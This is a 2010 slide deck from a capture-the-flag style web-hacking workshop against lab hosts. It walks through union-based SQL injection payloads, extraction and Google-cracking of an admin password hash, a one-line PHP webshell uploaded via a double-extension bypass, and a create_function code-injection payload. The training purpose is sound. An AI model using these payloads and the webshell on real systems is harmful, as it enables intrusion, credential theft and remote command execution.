

Network information:

- Connect to one of these WIFI: malicious or vicious
- DHCP...
 - vicious: 192.168.1.x, gw: 192.168.1.1
 - malicious: 192.168.2.x, gw: 192.168.2.1
- Try to ping: blah.training
- No security and Internet on these networks



SecurusGlobal

From ' to \$...

Louis <louis@securusglobal.com>



What you need?

- A computer with Wifi and enough battery
- A Browser: Firefox, Chrome, IE... even Safari should do it
- A text editor: vi, vim, emacs, notepad, ...
don't use word/openoffice!!

What we will do:

- Find a SQL injection
- Exploit it
- Get some passwords
- Crack them
- Access the admin interface (trusted zone)
- Find a way to execute code/commands

But maybe it's your job...

There are 2 ways to execute code in the
application...

the FIRST who gets these 2 ways, get a Fat
Yak ...

HTTP request

GET / HTTP/1.0

HTTP/1.1 200 OK

Date: Thu, 23 Sep 2010 00:51:39 GMT

Server: Apache/2.2.16 (Unix) PHP/5.3.3 with Suhosin-Patch
mod_ssl/2.2.16 OpenSSL/1.0.0a DAV/2

X-Powered-By: PHP/5.3.3

Content-Length: 1357

Connection: close

Content-Type: text/html

<html>[...]

HTTP encoding

`http://web0.training/index.php?id=1&n=3`

If you want to send some characters you need to encode them:

`& -> %26`

`= -> %3D`

`<space> -> %20 or +`

`+ -> %2B`

% and hex value of the character (man ascii)

Fingerprinting

- Visit the website:
 - <http://web0.training/>
 - <http://web1.training/>
 - ...
 - <http://web9.training/>
- Find the technologies used.
- Find the admin interface.

...



SQL with Strings

SELECT id FROM table WHERE name='blah'

-> return only the lines with name=blah

SELECT name FROM table WHERE id='blah'

-> return an error since the syntax is incorrect

SELECT name FROM table WHERE id='blah' -- '

-> return only the line with name=blah since we managed to correctly close the query with the comment --

SQL with integers

SELECT name FROM table WHERE id=1

-> return only the lines with id=1

SELECT name FROM table WHERE id=1'

-> return an error since the syntax is incorrect

SELECT name FROM table WHERE id=1 or 1=1

-> return all the lines since or 1=1 is always true

Basic SQL injection detection

- For each page and for each parameter:
 - put a ' and ' --%20 and check the difference
- For each page and for each integer:
 - Access URL?id=1 => Result1
 - Access URL?id=2 => Result2
 - Access URL?id=2-1
 - If Result1 => Probably a SQL injection
 - If Result2 => Probably no SQL injection
 - Same with + (%2b)

...



We have an SQLi

<http://webX.training/cat.php?id=1>

Now, exploitation time :D

Union syntax

```
SELECT column1, column2 FROM  
table1 WHERE column3=1 UNION  
SELECT column1, column2 FROM  
table2
```

- In **RED**: your injection
 - Same number of columns on both sides
 - On Mysql : **FROM Table2** is not mandatory
- © Securus Global 2010

Union based SQL injection exploitation

- First step: Find the number of columns
- Second step: Find what columns are echoed in the page

Finding the number of columns: the bad way

- Using union:
 - 1 union select 1
 - 1 union select 1,2
 - 1 union select 1,2,3
 - Continue until no error is return
- You need to find the exact number

Finding the number of columns: the good way

- In SQL, you can sort results using “order by”, “order by” takes a column name or a column number...
- If the column number is too big -> error
- Exploitation
 - 1 order by 10 -> error
 - 1 order by 5 -> ok
 - 1 order by 7 -> ok
 - ...
- Continue until you find the max value without error

Find what columns are echoed in the page

- Immediate if you used union to find the number of columns
- Just need to do a union with the number of columns found previously
- Use big numbers to easily find them in the page:
`UNION SELECT 128618271, 12081021021, ...`

...



/cat.php?id=1 union select 1,2,3,4

Retrieving information

- Version: @@version
- Information_schema: database containing information about tables and columns
- List all tables:

Select table_name from information_schema.tables

- List all columns:

Select column_name from
information_schema.columns

...

`/cat.php?id=1 union select 1,@@version,3,4`

`/cat.php?id=1 union select 1,table_name,3,4 from
information_schema.tables`

`/cat.php?id=1 union select 1,column_name,3,4 from
information_schema.columns`

`/cat.php?id=1 union select 1,login,3,4 from users`

`/cat.php?id=1 union select 1,password,3,4 from users`

Password cracking

- John the ripper
- Rainbow tables
- Google

Password cracking...



3 results (0.14 seconds)

[Advanced search](#)

Everything

The web

[Pages from Australia](#)

[Coding Horror: I Just Logged In As You: How It Happened](#) ☆

5 May 2009 ... To prove my point, if I tell you that my password's MD5 hash is **8efe310f9ab3efeae8d410a8e0166eb2**, you can look it up at ...

www.codinghorror.com/blog/2009/05/i-just-logged-in-as.../2/ - [Cached](#)

[Week - MD5 Hash Cracker / Reverser](#) ☆

8EFE310F9AB3EFEAE8D410A8E0166EB2, not found.

eedaeb96c4f64249253d06281d162bee, not found.

78aa44fde259dd70fdad8e152f4f68af, not found ...

md5.thekaine.de/index.php?stats=true×pan=1week - [Similar](#)

[8EFE310F9AB3EFEAE8D410A8E0166EB2 - Hashchecker.de - Passwörter finden!](#) ☆

- [[Translate this page](#)]

Hash 1: **8EFE310F9AB3EFEAE8D410A8E0166EB2** ... <http://www.hashchecker.de/>

8EFE310F9AB3EFEAE8D410A8E0166EB2 Achtung: Benutze diesen Service nur für eigene ...

www.hashchecker.de/8EFE310F9AB3EFEAE8D410A8E0166EB2 - [Cached](#)

8EFE310F9AB3EFEAE8D410A8E0166EB2

st:	Ergebnis:
med.pp.ru	notfound
ecu.com	notfound
peze.com	notfound
ight.gotdns.org	notfound
bitdelivery.net	notfound
ior.me	P4ssw0rd
m.com	notfound
haze.com	notfound
gdataonline.com	notfound
hash.db.hk	notfound
hash.insidepro.com	notfound
hashchecker.com	notfound
hashcracking.info	P4ssw0rd
hashfind.info	P4ssw0rd

Admin interface...

<http://webX.training/admin/login.php>

admin

P4ssw0rd

Admin interface...

- You're in the trusted zone now :)
- Now we want code execution!!!
- Easy way: try to upload a webshell


Webshell

- A web app to execute commands:

```
<?php
    system ( $_GET [ "cmd" ] ) ;
?>
```

- Good webshell: TCP redirect, upload, download, interactive shell, crypto/encoding ...

We need to find a way to
upload it...

The background features a dark gray gradient. On the right side, there are faint, stylized binary code strings (0s and 1s) and a series of white, curved lines that sweep upwards from the bottom right corner. A small, bright green starburst or lens flare is positioned near the bottom right of the text area.

Problems

- In order for the code to be executed, the server should recognize the file as a PHP file...

Bypassing this restriction

- `.php.test`:
 - Apache doesn't find a handler for `.test` file so it will use the second extension
- `.php4`:
 - Doesn't work here because by default Apache on Archlinux doesn't handle `.php4` extension as a PHP file

`AddHandler application/x-httpd-php .php`

Now you have code execution

<http://webX.training/admin/uploads/yourwebshell.php.text?cmd=ls>

Challenge??

Another code exec...

- OMG, I Love PHP devs!!!
- Way of sorting information:
 - order by in SQL;
 - JavaScript;
 - sort with predefined functions;
 - sort with dynamically created functions.

Example of code

```
usort($pictures,  
create_function('$a, $b',  
'return strcmp(  
$a->'. $order. ',  
$b->'. $order. ');'));
```

Exploitation...

```
zend_sprintf(&eval_code, 0, "function "  
LAMBDA_TEMP_FUNCNAME " (%s) { %s }",  
                Z_STRVAL_PP(z_function_args),  
                Z_STRVAL_PP(z_function_code));
```

- Example of exploitation:

```
/all.php?order=id);}phpinfo();//
```

```
/all.php?order=id);}system("id");//
```

Conclusion

- Hopefully(?), it's harder IRL in most cases:
 - magic_quotes_gpc
 - display_errors = Off
- Exploitation is good to demonstrate the real risks of vulnerability:

“your site is vulnerable to an SQLi”

vs

“we get a shell on your box because of an SQLi”

Questions?

- On github:
 - http://github.com/snyff/Ruxmon_training
 - Source code
 - Slides

Louis <louis@securusglobal.com>